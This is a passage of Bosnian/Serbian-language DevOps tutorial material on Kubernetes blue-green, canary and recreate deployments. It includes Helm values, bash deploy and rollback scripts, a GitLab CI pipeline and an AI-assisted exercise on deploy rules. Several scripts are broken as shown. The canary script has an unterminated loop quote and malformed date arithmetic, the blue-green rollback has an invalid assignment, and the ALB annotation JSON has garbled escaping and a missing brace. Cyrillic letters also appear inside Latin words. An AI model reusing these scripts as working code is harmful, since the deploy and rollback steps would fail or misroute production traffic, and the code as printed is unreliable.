
    # Deploy nova verzija na neaktivni slot
    - |
      source deploy.env
      helm upgrade --install project-a-$NEW ./helm/project-a \
        -n project-a-prod \
        -f helm/project-a/values/prod.yaml \
        --set deployment.color=$NEW \
        --set image.tag=$CI_COMMIT_TAG \
        --set ingress.enabled=false \
        --wait --timeout 5m

    # Smoke test
    - |
      source deploy.env
      kubectl port-forward deployment/project-a-$NEW 18080:80 -n project-a-prod &
      sleep 3
      curl -sf http://localhost:18080/health/ready || {
        helm uninstall project-a-$NEW -n project-a-prod
        echo "Smoke test failed - aborting deploy"
        exit 1
      }
      kill %1

    # Switch ALB
    - |
      source deploy.env
      bash scripts/blue-green-deploy.sh $CURRENT $NEW project-a-prod

    # Cleanup starog slota nakon stabilizacije (async - ne blokira pipeline)
    - |
      source deploy.env
      echo "Old slot ($CURRENT) will be cleaned up in 5 minutes..."
      (sleep 300 && helm uninstall project-a-$CURRENT -n project-a-prod) &

  artifacts:
    reports:
      dotenv: deploy.env

rollback:blue-green:prod:
  stage: deploy
  when: manual
  needs: []
  environment:
    name: production
  script:
    - bash scripts/blue-green-rollback.sh project-a-prod

```

Tradeoffi Blue-Green

Prednosti: - Rollback instant (< 1s) — promjena ALB weight anotacije - Nema mixed-version perioda — korisnici uvijek dobijaju jednu verziju - Testiraš zeleno okruženje u cijelosti prije nego puštaš saobraćaj

Nedostaci: - 2x resursi tokom deploya (kratko, ali postoji) - Kompleksniji Helm setup (dvije release instance) - Stateful servisi (DB konekcije) trebaju pažnju pri switchu — connection pool se ne resetuje - DB schema mora biti backward-compatible (ili koristiš Recreate za stateful sloj)

Source: `22-deployment-strategije/04-canary-deployment.md`

04 — Canary Deployment

Koncept

Stable: 90% saobraćaja → stara verzija (v1.1.0)
Canary: 10% saobraćaja → nova verzija (v1.2.0)

Postepeni rollout:

10% → monitoruj metrike → 25% → monitoruj → 50% → 75% → 100%

Svaki korak: provjeri error rate, latenciju, business metrike
Ako nešto nije u redu: canary weight → 0% (instant rollback)

Canary je pravi alat kad imaš: visok saobraćaj, rizičnu promjenu, ili trebaš A/B podatke. Izlažeš promjenu malom postotku korisnika i automatski ili manualno odlučuješ da li nastaviš.

Helm setup za canary

```
# helm/project-a/values/prod-canary.yaml
# Override vrijednosti za canary deploy
deployment:
  color: canary

replicaCount: 1 # Canary treba mali broj replika (10% weight ≠ 10% replika)

# Canary ne kreira vlastiti Ingress — ALB ga uključuje kroz weight na stable Ingress
ingress:
  enabled: false

# Canary može imati drugačije resource limite (opcionalno)
resources:
  requests:
    cpu: "100m"
    memory: "128Mi"
  limits:
    cpu: "500m"
    memory: "256Mi"
```

Bitna napomena: ALB weight je postotak HTTP zahtjeva (layer 7), ne postotak replika. Možeš imati 1 canary pod i 3 stable poda, a ALB će svejedno slati tačno 10% zahtjeva na canary Service (koji ga proslijeđuje jedinom podu).

```
#!/bin/bash
# scripts/canary-deploy.sh
# Upotreba: bash scripts/canary-deploy.sh v1.2.0

set -euo pipefail

CANARY_TAG=${1:?Nedostaje image tag. Upotreba: $0 <tag>}
NAMESPACE="project-a-prod"
APP_HOST="app.firma.com"

# Postepeni rollout: 10% → 25% → 50% → 75% → 100%
WEIGHTS=(10 25 50 75 100)
MONITOR_SECONDS=300 # 5 minuta na svakom koraku
ERROR_THRESHOLD=0.05 # 5% error rate → rollback

echo "=== CANARY DEPLOY: $CANARY_TAG ==="

# — KORAK 1: Deploy canary —————
echo "Deploying canary..."
helm upgrade --install project-a-canary ./helm/project-a \
  -n "$NAMESPACE" \
  -f helm/project-a/values/prod.yaml \
  -f helm/project-a/values/prod-canary.yaml \
  --set image.tag="$CANARY_TAG" \
  --wait --timeout 5m

echo "Canary pods ready. Starting gradual rollout..."

# — KORAK 2: Postepeni rollout —————
rollback_canary() {
  echo ">>> ROLLBACK: Setting canary weight to 0%..."
  kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
    'alb.ingress.kubernetes.io/actions.weighted-routing={"type":"forward","forwardConfig":
{"targetGroups":[{"serviceName":"project-a-stable","servicePort":"80","weight":100},
{"serviceName":"project-a-canary","servicePort":"80","weight":0}]}}'
  echo ">>> Deleting canary release..."
  helm uninstall project-a-canary -n "$NAMESPACE" || true
  echo ">>> Rollback complete. 100% traffic on stable."
}

# Hvataj Ctrl+C i greške
trap rollback_canary ERR INT TERM

for WEIGHT in "${WEIGHTS[@]}; do
  STABLE_WEIGHT=$((100 - WEIGHT))

  echo ""
  echo "— Setting canary to $WEIGHT% (stable: $STABLE_WEIGHT%) —"

  kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
    "alb.ingress.kubernetes.io/actions.weighted-routing={\"type\": \"forward\", \"forwardConfig\":
{\\\"targetGroups\\\": [{\\\"serviceName\\\": \"project-a-stable\\\", \\\"servicePort\\\": \"80\\\", \\\"weight\\\": $STABLE_WEI
GHT}, {\\\"serviceName\\\": \"project-a-canary\\\", \\\"servicePort\\\": \"80\\\", \\\"weight\\\": $WEIGHT}]}}"

  if [ "$WEIGHT" -eq 100 ]; then
    echo "Canary at 100% – deployment complete."
    break
  fi

  echo "Monitoring $MONITOR_SECONDS seconds at $WEIGHT%..."

  START=$(date +%s)
  while [ $((date +%s) - START) -lt $MONITOR_SECONDS ]; do

    # Provjeri error rate putem Prometheus query
    ERROR_RATE=$(kubectl exec -n monitoring deploy/prometheus \

```

```

-- wget -qO- \
"http://localhost:9090/api/v1/query?
query=rate(http_requests_total%7Bstatus%3D~%225..%22%2Cservice%3D%22project-a-canary%22%7D%5B1m%5D)
%2Frate(http_requests_total%7Bservice%3D%22project-a-canary%22%7D%5B1m%5D)" \
2>/dev/null \
| python3 -c "
import sys, json
data = json.load(sys.stdin)
results = data.get('data', {}).get('result', [])
print(float(results[0]['value'][1]) if results else 0.0)
" 2>/dev/null || echo "0.0")

echo " $(date +%H:%M:%S) - Error rate: ${ERROR_RATE}"

if python3 -c "import sys; sys.exit(0 if float('${ERROR_RATE}') > $ERROR_THRESHOLD else 1)" 2>/dev/
null; then
echo "ERROR: Error rate ${ERROR_RATE} > ${ERROR_THRESHOLD} - ROLLBACK"
rollback_canary
exit 1
fi

# Provjeri i HTTP status direktno
HTTP_STATUS=$(curl -so /dev/null -w "%{http_code}" "https://$APP_HOST/health/ready" || echo "000")
if [ "$HTTP_STATUS" != "200" ]; then
echo "ERROR: Health check returned HTTP $HTTP_STATUS - ROLLBACK"
rollback_canary
exit 1
fi

sleep 30
done

echo "Monitoring passed at $WEIGHT%. Proceeding to next step."
done

# — KORAK 3: Promoviši canary na stable —————
echo ""
echo "=== PROMOTING CANARY TO STABLE ==="

helm upgrade project-a-stable ./helm/project-a \
-n "$NAMESPACE" \
-f helm/project-a/values/prod.yaml \
--set image.tag="$CANARY_TAG" \
--wait --timeout 5m

# Vрати routing na stable (sad je stable nova verzija)
kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
'alb.ingress.kubernetes.io/actions.weighted-routing={"type":"forward","forwardConfig":
{"targetGroups":[{"serviceName":"project-a-stable","servicePort":"80","weight":100},
{"serviceName":"project-a-canary","servicePort":"80","weight":0}]}'

helm uninstall project-a-canary -n "$NAMESPACE"

echo "=== CANARY PROMOTED TO STABLE: $CANARY_TAG ==="

```

Canary rollback skripta

```
#!/bin/bash
# scripts/canary-rollback.sh
# Upotreba: bash scripts/canary-rollback.sh project-a-prod

NAMESPACE=${1:-project-a-prod}

echo "=== CANARY ROLLBACK ==="
echo "Setting canary weight to 0%..."

kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
  'alb.ingress.kubernetes.io/actions.weighted-routing={"type":"forward","forwardConfig":
{"targetGroups":[{"serviceName":"project-a-stable","servicePort":"80","weight":100},
{"serviceName":"project-a-canary","servicePort":"80","weight":0}]}}'

# Obrisi canary release
helm uninstall project-a-canary -n "$NAMESPACE" 2>/dev/null || echo
"Canary release not found (already cleaned up)"

echo "Rollback complete. 100% traffic on stable."
```

Nginx Ingress Controller alternativa (lokalni kind)

AWS ALB nije dostupan lokalno. Za testiranje na kind clusterima s nginx-ingress:

```
# Stable Ingress (ne treba posebne anotacije)
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: project-a-stable
  namespace: project-a-local
  annotations:
    kubernetes.io/ingress.class: nginx
spec:
  rules:
    - host: app.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: project-a-stable
                port:
                  number: 80
```

```
# Canary Ingress – nginx canary anotacije
# Mora biti isti host i path kao stable Ingress
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: project-a-canary
  namespace: project-a-local
  annotations:
    kubernetes.io/ingress.class: nginx
    nginx.ingress.kubernetes.io/canary: "true"
    nginx.ingress.kubernetes.io/canary-weight: "10" # 10% requestova na canary
    # Alternativno: canary po headeru (za QA testiranje)
    # nginx.ingress.kubernetes.io/canary-by-header: "X-Canary"
    # nginx.ingress.kubernetes.io/canary-by-header-value: "true"
spec:
  rules:
    - host: app.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: project-a-canary
                port:
                  number: 80
```

Promjena weight lokalno (bez skripte):

```
# Povećaj canary weight na 25%
kubectl annotate ingress project-a-canary -n project-a-local --overwrite \
  nginx.ingress.kubernetes.io/canary-weight=25
```

Header-based canary (za QA tim)

Korisno kad QA tim treba testirati canary verziju bez utjecaja na produkcijske korisnike:

```
# AWS ALB: header-based routing
alb.ingress.kubernetes.io/conditions.canary-header: |
[
  {
    "field": "http-header",
    "httpHeaderConfig": {
      "httpHeaderName": "X-Canary",
      "values": ["true"]
    }
  }
]
```

QA testira slanjem: `curl -H "X-Canary: true" https://app.firma.com/api/v1/test`

Tradeoffi Canary

Prednosti: - Najsigurnija strategija za rizične promjene — izlažeš samo mali postotak korisnika - Automatski rollback na osnovu metrika (error rate, latencija) - Idealno za A/B testiranje novih feature-a - Rollback instant (weight → 0%)

Nedostaci: - Najkompleksnija implementacija - Zahtijeva dobro podešen monitoring (Prometheus + alerting) - Duže traje (više koraka × monitoring period = 20-40 minuta za kompletan deploy) - Stari i novi kod rade istovremeno — isti DB schema zahtjevi kao Rolling Update - ALB weighted routing anotacije su verbose i podložne greškama u kucanju

Kada koristiti za ovaj projekt: - Nova Vue komponenta s drastično drugačijim API pozivima - Promjena u go-service koja mijenja algoritam (npr. novi caching pristup) - Bilo koja promjena za koju ne znaš tačno kako će reagirati pod produkcijskim opterećenjem

Source: `22-deployment-strategije/05-recreate-i-kada-koji.md`

05 — Recreate strategija i decision tree

Recreate: razumjeti da ne bi koristio u prod

```
spec:
  strategy:
    type: Recreate
    # Nema rollingUpdate bloka – Recreate ga ne koristi
```

Što se desi: 1. K8s terminira SVE postojeće pode odjednom 2. Čeka da svi budu Terminated 3. Kreira SVE nove pode 4. Čeka da budu Ready

Downtime = trajanje terminacije + startup novih poda $\approx$ 30-90 sekundi.

Jedini legitimni use case za Recreate u produkciji

Stateful aplikacija koja **ne može raditi s dvije verzije istovremeno** i gdje je downtime prihvatljiv:

- Singleton data processing job koji piše u jednu datoteku/stream
- Aplikacija koja drži ekskluzivni lock na resursu (distribuirani mutex)
- Inicijalni setup poda s jednokratnom migracijom koja se ne smije pokrenuti dvaput

Za sve ostalo: koristi Rolling Update, Blue-Green ili Canary.

Decision tree — koja strategija

Imaš DB schema change koji nije backward-compatible?

DA → Primijeni expand-contract pattern FIRST (vidi modul 01)
pa Rolling Update za svaki korak. Nikad ne deployaj nekompatibilni
schema change direktno.

NE → nastavi dole

Kolika je tolerancija za downtime?

Downtime je prihvatljiv (npr. maintenance window, interni alat) →
Recreate (jedino ovdje ima smisla)

Zero downtime → nastavi dole

Treba li instant rollback (< 1 sekunda)?

DA → Blue-Green
Razlog: ALB weight promjena je instant. Rolling Update rollback
traje još jedan Rolling Update (1-2 minute).

NE → nastavi dole

Je li promjena rizična / High-traffic produkcija?

DA → Canary (10% → 25% → 50% → 75% → 100%)
Razlog: izlažeš mali postotak korisnika. Automatski rollback
na osnovu metrika. Idealno za A/B test i algoritamske promjene.

NE → nastavi dole

Koliko replika imaš?

1 replika i trebaš zero downtime →
Blue-Green (jedini choice — Rolling Update s 1 replikom
i maxUnavailable:0 funkcioniра, ali Blue-Green je čišće)

3+ replike → Rolling Update s maxSurge:1, maxUnavailable:0
Razlog: standard za svakodnevne deploje. Jednostavno,
predvidivo, dovoljno brz rollback za većinu scenarija.

Per-scenario preporuka za project-a

Scenario	Strategija	Obrazloženje
Svakodnevni feature deploy	Rolling Update	Brzo, jednostavno, zero downtime
Major API refactoring (breaking change)	Blue-Green	Nema mixed-version perioda, instant rollback
A/B test nove Vue komponente	Canary (10%)	Podaci o ponašanju korisnika prije full deploy
DB schema change	Expand-contract + Rolling	Backward-compatible u svakom koraku
Hotfix u produkciji	Rolling Update + --atomic	Brzina deployovanja je prioritet
Novi go-service algoritam (nepoznato ponašanje)	Canary (10%)	Provjeri pod realnim opterećenjem
Promjena nginx konfiguracije	Rolling Update	Nginx brzo starta, nema state-a
ElastiCache key format change	Expand-contract + Rolling	Cache i app verzije moraju biti kompatibilne

Cheat sheet: kubectl i Helm komande

```
# — Rolling Update —————

# Deploy nova verzija (Helm)
helm upgrade project-a ./helm/project-a \
  -n project-a-prod \
  --set image.tag=v1.2.0 \
  --atomic \           # Automatski rollback ako deploy padne
  --wait \             # Čekaj da svi podovi budu Ready
  --timeout 5m

# Prati status
kubectl rollout status deployment/go-service -n project-a-prod

# Rollback (kubectl – brži, bez Helm overhead-a)
kubectl rollout undo deployment/go-service -n project-a-prod

# Rollback (Helm – rollbacka sve resurse u release-u)
helm rollback project-a 1 -n project-a-prod

# — Blue-Green —————

# Deploy green
helm upgrade --install project-a-green ./helm/project-a \
  -n project-a-prod \
  --set deployment.color=green \
  --set image.tag=v1.2.0 \
  --set ingress.enabled=false \
  --wait

# Switch traffic
kubectl annotate ingress project-a -n project-a-prod --overwrite \
  'alb.ingress.kubernetes.io/actions.weighted-routing=...'

# Rollback (instant)
bash scripts/blue-green-rollback.sh project-a-prod

# — Canary —————

# Pokreni canary deploy (automatski postepeni rollout)
bash scripts/canary-deploy.sh v1.2.0

# Manualni rollback (ako pipeline nije dostupan)
bash scripts/canary-rollback.sh project-a-prod

# — Opće korisne komande —————

# Provjeri readiness svih podova
kubectl get pods -n project-a-prod -o wide

# Pogledaj events (šta se dešavalo tokom deploya)
kubectl get events -n project-a-prod --sort-by=.lastTimestamp | tail -20

# Provjeri da PDB nije blokira deploy
kubectl get pdb -n project-a-prod

# Provjeri resource usage tokom deploya
kubectl top pods -n project-a-prod

# Helm release status
helm status project-a -n project-a-prod
```

Cěsti problemi i rješenja

Problem: Rolling Update se zaglavio

```
kubectl rollout status vratio: "timed out waiting for the condition"
```

Dijagnostika:

```
# Koji pod ne postaje Ready?
kubectl get pods -n project-a-prod | grep -v Running

# Zašto pod nije Ready?
kubectl describe pod <pod-name> -n project-a-prod
# Tražiš: Events sekcija – ImagePullBackOff, CrashLoopBackOff, readiness probe failures

# Logovi
kubectl logs <pod-name> -n project-a-prod --previous # Prethodni container (ako je crashirao)
kubectl logs <pod-name> -n project-a-prod             # Trenutni
```

Rješenja: - `ImagePullBackOff`: registry credential problem ili pogrešan tag → provjeri `imagePullSecrets` - `CrashLoopBackOff`: aplikacija crasha pri startu → provjeri logove, environment varijable - Readiness probe failure: endpoint ne postoji ili vraća ne-200 → provjeri `path` u probi

Ako deploy ne može završiti, Helm `--atomic` ga automatski rollbacka. Bez `--atomic`, moraš manualno:

```
kubectl rollout undo deployment/go-service -n project-a-prod
```

Problem: Blue-Green ALB weight se nije promijenio

ALB Ingress Controller čita anotacije i ažurira target group weights u AWS-u. Ovo nije instant — može trajati 10-30 sekundi.

```
# Provjeri da je anotacija prihvaćena
kubectl get ingress project-a -n project-a-prod \
  -o jsonpath='{.metadata.annotations.alb\.ingress\.kubernetes\.io/actions\.weighted-routing}'

# Provjeri ALB controller logove
kubectl logs -l app.kubernetes.io/name=aws-load-balancer-controller \
  -n kube-system --since=5m | grep "project-a"
```

Problem: Canary prima 0 saobraćaja uprkos weight > 0

Uzrok: canary Service ne postoji ili nema healthy endpoints.

```
# Provjeri Service
kubectl get svc project-a-canary -n project-a-prod

# Provjeri Endpoints (moraju biti populated)
kubectl get endpoints project-a-canary -n project-a-prod
# NAME                ENDPOINTS                AGE
# project-a-canary    10.0.1.15:8080          2m

# Ako je ENDPOINTS prazno: selector na Service ne odgovara labelama na podu
kubectl get pods -l app=project-a,color=canary -n project-a-prod
```

Source: 22-deployment-strategije/06-gitlab-ci-deployment-pipeline.md

06 — GitLab CI deployment pipeline

Kompletna pipeline integracija za sve tri strategije

Jedna `.gitlab-ci.yml` konfiguracija koja podržava rolling, blue-green i canary — odabir strategije se radi kroz `DEPLOY_STRATEGY` varijablu.

```

# .gitlab-ci.yml – deployment stages

stages:
  - build
  - test
  - deploy
  - verify

# — GLOBALNE VARIJABLE —
variables:
  # Promijeni strategiju ovdje ili kroz GitLab UI (Settings → CI/CD → Variables)
  DEPLOY_STRATEGY: rolling          # rolling | blue-green | canary
  NAMESPACE: project-a-prod
  HELM_CHART: ./helm/project-a
  APP_HOST: app.firma.com
  KUBECONFIG_SECRET: KUBECONFIG_PROD # Naziv GitLab CI/CD varijable s kubeconfig

# — BEFORE SCRIPT —
.deploy_defaults: &deploy_defaults
before_script:
  - echo "$KUBECONFIG_PROD" | base64 -d > /tmp/kubeconfig
  - export KUBECONFIG=/tmp/kubeconfig
  - kubectl config current-context
  - helm version --short
tags:
  - docker
  - eks-runner # Runner koji ima pristup EKS clusteru

# — ROLLING UPDATE —
deploy:rolling:prod:
  stage: deploy
  <<: *deploy_defaults
  rules:
    - if: '$CI_COMMIT_TAG && $DEPLOY_STRATEGY == "rolling"'
      when: manual
  environment:
    name: production
    url: https://app.firma.com
  script:
    - |
      echo "=== ROLLING UPDATE: $CI_COMMIT_TAG ==="
      helm upgrade --install project-a $HELM_CHART \
        -n $NAMESPACE \
        -f $HELM_CHART/values/prod.yaml \
        --set image.tag=$CI_COMMIT_TAG \
        --atomic \
        --wait \
        --timeout 5m \
        --history-max 5

    # Anotacija za rollout history
    - |
      kubectl annotate deployment/go-service -n $NAMESPACE \
        kubernetes.io/change-cause="$CI_COMMIT_TAG – $CI_COMMIT_TITLE" \
        --overwrite || true
      kubectl annotate deployment/php-service -n $NAMESPACE \
        kubernetes.io/change-cause="$CI_COMMIT_TAG – $CI_COMMIT_TITLE" \
        --overwrite || true

    - kubectl rollout status deployment/go-service -n $NAMESPACE --timeout=3m
    - kubectl rollout status deployment/php-service -n $NAMESPACE --timeout=3m

# — BLUE-GREEN —
deploy:blue-green:prod:
  stage: deploy
  <<: *deploy_defaults

```

```

rules:
  - if: '$CI_COMMIT_TAG && $DEPLOY_STRATEGY == "blue-green"'
    when: manual
environment:
  name: production
  url: https://app.firma.com
script:
  - |
    # Odredi koji je trenutno aktivan
    CURRENT=$(kubectl get ingress project-a -n $NAMESPACE \
      -o jsonpath='{.metadata.annotations.current-color}' 2>/dev/null || echo "blue")
    NEW=$([ "$CURRENT" = "blue" ] && echo "green" || echo "blue")
    echo "CURRENT=$CURRENT, NEW=$NEW"

    # Deploy na neaktivni slot
    helm upgrade --install project-a-$NEW $HELM_CHART \
      -n $NAMESPACE \
      -f $HELM_CHART/values/prod.yaml \
      --set deployment.color=$NEW \
      --set image.tag=$CI_COMMIT_TAG \
      --set ingress.enabled=false \
      --wait --timeout 5m

    # Smoke test direktno na novi slot
    kubectl port-forward deployment/project-a-$NEW 18080:80 -n $NAMESPACE &
    PF_PID=$!
    sleep 3

    HTTP_STATUS=$(curl -so /dev/null -w "%{http_code}" http://localhost:18080/health/ready || echo
"000")
    kill $PF_PID || true

    if [ "$HTTP_STATUS" != "200" ]; then
      echo "FAIL: Smoke test HTTP $HTTP_STATUS - aborting, deleting $NEW"
      helm uninstall project-a-$NEW -n $NAMESPACE
      exit 1
    fi

    echo "Smoke test passed. Switching ALB to $NEW..."

    # Switch ALB weight
    kubectl annotate ingress project-a -n $NAMESPACE --overwrite \
      "alb.ingress.kubernetes.io/actions.weighted-routing={\"type\": \"forward\", \"forwardConfig\":
{\\\"targetGroups\\\": [{\\\"serviceName\\\": \"project-a-$CURRENT\\\", \\\"servicePort\\\": \"80\\\", \\\"weight\\\": 0},
{\\\"serviceName\\\": \"project-a-$NEW\\\", \\\"servicePort\\\": \"80\\\", \\\"weight\\\": 100}]} }"

    kubectl annotate ingress project-a -n $NAMESPACE --overwrite \
      current-color=$NEW

    echo "ALB switched. Sleeping 5 min for in-flight requests on $CURRENT..."
    sleep 300

    helm uninstall project-a-$CURRENT -n $NAMESPACE
    echo "=== BLUE-GREEN DEPLOY COMPLETE: $CI_COMMIT_TAG on $NEW ==="

rollback:blue-green:prod:
  stage: deploy
  <<: *deploy_defaults
  when: manual
  needs: []
  environment:
    name: production
  script:
    - bash scripts/blue-green-rollback.sh $NAMESPACE

# — CANARY —
deploy:canary:prod:

```

```

stage: deploy
<<: *deploy_defaults
rules:
  - if: '$CI_COMMIT_TAG && $DEPLOY_STRATEGY == "canary"'
    when: manual
environment:
  name: production
  url: https://app.firma.com
timeout: 60m # Canary deploy traje duže zbog monitoring perioda
script:
  - bash scripts/canary-deploy.sh $CI_COMMIT_TAG

rollback:canary:prod:
  stage: deploy
  <<: *deploy_defaults
  when: manual
  needs: []
  environment:
    name: production
  script:
    - bash scripts/canary-rollback.sh $NAMESPACE

# — VERIFIKACIJA DEPLOYA —————
verify:deployment:
  stage: verify
  <<: *deploy_defaults
  needs:
    - job: deploy:rolling:prod
      optional: true
    - job: deploy:blue-green:prod
      optional: true
    - job: deploy:canary:prod
      optional: true
  rules:
    - if: '$CI_COMMIT_TAG'
      when: on_success
  script:
    - |
      echo "=== POST-DEPLOY VERIFICATION ==="
      echo "Monitoring error rate for 5 minutes..."

      FAIL_COUNT=0
      MAX_ERRORS=10 # Tolerancija: max 10 error logova u 30s

      for i in $(seq 1 10); do
        echo "--- Check $i/10 ($(date +%H:%M:%S)) ---"

        # HTTP health check
        HTTP_STATUS=$(curl -so /dev/null -w "%{http_code}" \
          https://$APP_HOST/health/ready || echo "000")

        echo "  Health endpoint: HTTP $HTTP_STATUS"

        if [ "$HTTP_STATUS" != "200" ]; then
          FAIL_COUNT=$((FAIL_COUNT + 1))
          echo "  WARN: Health check failed ($FAIL_COUNT consecutive)"

          if [ "$FAIL_COUNT" -ge 3 ]; then
            echo "  ERROR: 3 consecutive health failures – triggering rollback"
            helm rollback project-a -n $NAMESPACE || true
            exit 1
          fi
        else
          FAIL_COUNT=0
        fi
      done

      # Error log check

```

```

ERROR_COUNT=$(kubectl logs -l app=project-a -n $NAMESPACE \
--since=30s --all-containers=true 2>/dev/null \
| grep -c '"level":"error"' || true)

echo "  Error logs in last 30s: $ERROR_COUNT"

if [ "$ERROR_COUNT" -gt "$MAX_ERRORS" ]; then
  echo "  ERROR: $ERROR_COUNT errors > threshold $MAX_ERRORS – triggering rollback"
  helm rollback project-a -n $NAMESPACE || true
  exit 1
fi

sleep 30
done

echo "=== VERIFICATION PASSED: Deployment stable after 5 minutes ==="

# — CLEANUP STALE RELEASES —————
cleanup:stale:
  stage: verify
  <<: *deploy_defaults
  when: manual
  needs: []
  script:
    - |
      echo "=== CLEANUP STALE HELM RELEASES ==="

      # Prikaži sve release-ove koji nisu u deployed statusu
      helm list -n $NAMESPACE --failed --pending

      # Obrisi canary i non-active blue/green ako postoje
      for RELEASE in project-a-canary; do
        if helm status $RELEASE -n $NAMESPACE &>/dev/null; then
          echo "Deleting stale release: $RELEASE"
          helm uninstall $RELEASE -n $NAMESPACE
        fi
      done

      echo "Cleanup complete."

```

Skripte (moraju biti u repozitoriju)

scripts/blue-green-deploy.sh

```

#!/bin/bash
# Upotreba: bash scripts/blue-green-deploy.sh <current_color> <new_color> <namespace>
set -euo pipefail

CURRENT=${1:? "Nedostaje current color (blue|green)"}
NEW=${2:? "Nedostaje new color (blue|green)"}
NAMESPACE=${3:-project-a-prod}

echo "Switching ALB: $CURRENT → $NEW"

kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
  "alb.ingress.kubernetes.io/actions.weighted-routing={\"type\": \"forward\", \"forwardConfig\": {\"targetGroups\": [{\"serviceName\": \"project-a-$CURRENT\", \"servicePort\": \"80\", \"weight\": 0}, {\"serviceName\": \"project-a-$NEW\", \"servicePort\": \"80\", \"weight\": 100}]}}"

kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
  current-color="$NEW"

echo "Done. 100% traffic on project-a-$NEW"

```

scripts/blue-green-rollback.sh

```
#!/bin/bash
# Upotreba: bash scripts/blue-green-rollback.sh <namespace>
set -euo pipefail

NAMESPACE=${1:-project-a-prod}

CURRENT=$(kubectl get ingress project-a -n "$NAMESPACE" \
  -o jsonpath='{.metadata.annotations.current-color}' 2>/dev/null || echo "green")
PREVIOUS=$(( [ "$CURRENT" = "green" ] && echo "blue" || echo "green")

echo "=== ROLLBACK: $CURRENT → $PREVIOUS ==="

# Provjeri da previous release postoji
if ! helm status project-a-$PREVIOUS -n "$NAMESPACE" &>/dev/null; then
  echo "ERROR: project-a-$PREVIOUS release ne postoji – ne mogu rollbackati"
  echo "Dostupni release-ovi:"
  helm list -n "$NAMESPACE"
  exit 1
fi

kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
  "alb.ingress.kubernetes.io/actions.weighted-routing={\"type\": \"forward\", \"forwardConfig\": {\"targetGroups\": [{\"serviceName\": \"project-a-$PREVIOUS\", \"servicePort\": \"80\", \"weight\": 100}, {\"serviceName\": \"project-a-$CURRENT\", \"servicePort\": \"80\", \"weight\": 0}]}}"

kubectl annotate ingress project-a -n "$NAMESPACE" --overwrite \
  current-color="$PREVIOUS"

echo "Rollback complete. 100% traffic on project-a-$PREVIOUS"
```

GitLab CI varijable koje treba podesiti

Varijabla	Tip	Opis
KUBECONFIG_PROD	File / base64 string	Kubeconfig za pristup EKS clusteru
DEPLOY_STRATEGY	Variable	rolling, blue-green, ili canary
ACM_ARN	Variable	AWS Certificate Manager ARN za HTTPS
REGISTRY_USER	Variable	Container registry korisničko ime
REGISTRY_PASSWORD	Masked variable	Container registry lozinka

Postavljanje u GitLab UI: Settings → CI/CD → Variables → Add variable

KUBECONFIG_PROD kao base64:

```
cat ~/.kube/config | base64 -w 0
# Kopiraj output i spremi kao GitLab varijablu
```

Monitoring integracija

Tokom deployment pipeline, korisno je imati Grafana annotations:


```
# Dodaj Grafana anotaciju na početku deploya
curl -s -X POST \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $GRAFANA_TOKEN" \
  -d "{
    \"tags\": [\"deploy\", \"$DEPLOY_STRATEGY\", \"$CI_COMMIT_TAG\"],
    \"text\": \"Deploy: $CI_COMMIT_TAG ($DEPLOY_STRATEGY) - $CI_COMMIT_TITLE\",
    \"time\": $(date +%s)000
  }" \
  "https://grafana.firma.com/api/annotations"
```

Ovo ti daje vertikalnu liniju na Grafana grafovima na momentu deploya — odmah vidiš korelaciju između deploya i promjena u metrikama (error rate, latencija, throughput).

Source: 22-deployment-strategije/07-vezba-priprema-ai-okvira-i-sync.md

07 — Vežba: Deployment strategije

Gradiš AI-okvir za rolling, blue-green i canary deploy sa health gate-ovima, pa verifikuješ zero-downtime rollout i automatski rollback.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Proširujemo postojeća CI i K8s pravila stavkama o health gate-ovima i rollback putu, konfigurišemo canary promociju na osnovu error-rate/latency metrika, i dokazujemo zero-downtime tokom rollout-a.

Pretpostavke za potvrdu: - Kubernetes cluster je dostupan (local ili staging) - Deployment manifest za ciljni servis postoji - Observability stack (Prometheus ili sličan) prikuplja error-rate i latency metrike - `kubectl` i `helm` (ako se koristi) su konfigurisani

Van opsega: - Podešavanje observability stack-a od nule (pokriveno u oblasti 11) - Multi-cluster deploy strategije - GitOps (ArgoCD/Flux) — zasebna oblast

Prompt za diskusiju:

```
Hoću canary deploy za [servis] sa promocijom na osnovu error-rate/latency.
Predloži strategiju (manifesti + CI koraci) i siguran rollback.
Kako da definišem health gate koji CI čeka pre nego što nastavi?
Koji readiness probe je dovoljan za ovaj servis?
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Dokazati zero-downtime canary deploy sa automatskim rollback-om kada metrike padnu.

Fajlovi koji se diraju: - `k8s/deployment.yaml` — dodati strategy, readiness probe i rollback annotation - `.gitlab-ci.yml` ili ekvivalentni CI fajl — dodati health gate korak - `CLAUDE.md` ili `.claude/rules/deploy-checks.md`

Fajlovi koji se NE diraju: - `k8s/service.yaml` — service definicija ostaje ista tokom ovog runda - Aplikacioni kod — deploy strategija je infrastrukturna promena

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/deploy-checks.md`

Sadržaj pravila:

- Svaki deploy ima readiness gate; CI čeka `rollout status` pre nego što nastavi na sledeći korak.
- Canary: promovisati tek ako error-rate i latency ostaju unutar SLO za definisano vreme osmatranja.
- Definisan i testiran rollback (prethodni revision ili image tag) pre svakog prod deploya.
- Bez `kubectl apply` bez prethodnog `kubectl diff` u CI-ju.
- Health check endpoint (/health ili /ready) mora vraćati 200 pre nego što rollout napreduje.

Acceptance criteria: - [] `kubectl rollout status` uspeva u zadatom timeout-u (npr. 120s) - [] canary se promoviše samo uz zdrave metrike (error-rate i latency unutar SLO) - [] `kubectl rollout undo` vraća na prethodnu verziju i servis ostaje dostupan - [] zero-downtime potvrđen: `curl` petlja ne beleži grešku tokom rollout-a - [] deploy pravila ažurirana u AI-okviru

AI pregled plana:

Evo plana pre egzekucije:

